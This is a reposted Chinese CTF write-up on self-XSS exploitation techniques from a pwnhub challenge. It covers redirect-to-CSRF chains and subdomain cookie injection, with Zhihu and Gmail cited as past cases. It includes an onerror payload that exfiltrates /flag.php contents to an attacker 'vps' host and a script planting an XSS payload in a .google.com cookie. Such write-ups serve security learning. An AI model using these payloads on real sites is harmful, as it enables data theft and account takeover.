

# pwnhub\_WTP攻击思路--self-xss高级利用

转载

[weixin\\_30922589](#) 于 2018-07-01 11:10:00 发布 101 收藏

原文链接: <http://www.cnblogs.com/afanti/p/9249649.html>

版权

## 1、self-xss+302跳转构造csrf的利用:

1、login.php 存在跳转

2、<http://54.223.108.205:23333/login.php?redirecturl=//vps/c.html>

通过302跳转构造csrf提交到reportbug页面让管理员提交一篇有xss的文章

c.html是<img src=1 onerror=document.location=//vps+escape(\$.ajax({url: '/flag.php', async: 0}).responseText)>

3、有一个reportbug, 可以让管理员看提交过的页面

4、<http://54.223.108.205:23333/view.php?id=MTU2MTg3> 查看文章

以上是管理员已经写好有xss的文章了, 让他访问就可以了。

在reportbug提交

<http://54.223.108.205:23333/login.php?redirecturl=//vps/c1.html>

c1.html的内容 重定向让查看文章

```
<script>
```

```
location="http://54.223.108.205:23333/view.php?id=MTU2MTg3";
```

```
</script>
```

## 2、子域名self-xss利用

以p牛的文章捋一下攻击思路。

1、link.zhihu.com存在反射xss, cookie是httponly的。

2、主域下www.zhihu.com提交操作, 表单中有\_xsrf,cookie中有\_xsrf。

攻击流程:

1、子域(link.zhihu.com)通过反射xss重写主域(www.zhihu.com)的cookie覆盖掉\_xsrf (不用获取cookie了),

2、构造csrf表单。

## 3、子域名反射xss+主域储存self-xss

mail.google.com存在储存xss, 只能self-xss, xss点在cookie位置。

plus.google.com上存在一个反射xss。将plus.google.com设置Domain=.google.com就可以向mail.google.com写入cookie。

cookie就是写入的payload。

```
<script>
```

```
alert("Dude, you're XSS-ed on "+document.domain);
```

```
document.cookie="GMAIL_NOTI=t11<img+src=1+onerror="+alert('And+now+on'+document.domain)+"x;
```

```
Domain=.google.com; Path="/";
```

```
document.location="https://mail.google.com/mail/x/";
```

```
</script>
```

#### 4、反射xss+csrf利用

打到cookie后可以xss+sql注入。

攻击过程详见：<https://xz.aliyun.com/t/3472#toc-4>

参考文章：

<https://lorexar.cn/2016/12/10/pwnhub-WTF-writeup/>

<http://www.venenof.com/index.php/archives/187/>


[https://www.cnblogs.com/iamstudy/articles/pwnhub\\_wtf\\_writeup.html](https://www.cnblogs.com/iamstudy/articles/pwnhub_wtf_writeup.html)

<https://bugs.leavesongs.com/%E5%89%8D%E7%AB%AF%E5%AE%89%E5%85%A8/%E7%9F%A5%E4%B9%E5%88%B7%E7%B2%89%E8%B6%85%E8%AF%A6%E7%BB%86%E6%BC%8F%E6%B4%9E%E6%8A%>



[https://mp.weixin.qq.com/s?](https://mp.weixin.qq.com/s?__biz=Mzl5MDQ2NjExOQ==&mid=2247488771&idx=1&sn=b1553542386fa7200d85ef801dc11b75&chksm=ec)

[\\_\\_biz=Mzl5MDQ2NjExOQ==&mid=2247488771&idx=1&sn=b1553542386fa7200d85ef801dc11b75&chksm=ec](https://mp.weixin.qq.com/s?__biz=Mzl5MDQ2NjExOQ==&mid=2247488771&idx=1&sn=b1553542386fa7200d85ef801dc11b75&chksm=ec)



转载于：<https://www.cnblogs.com/afanti/p/9249649.html>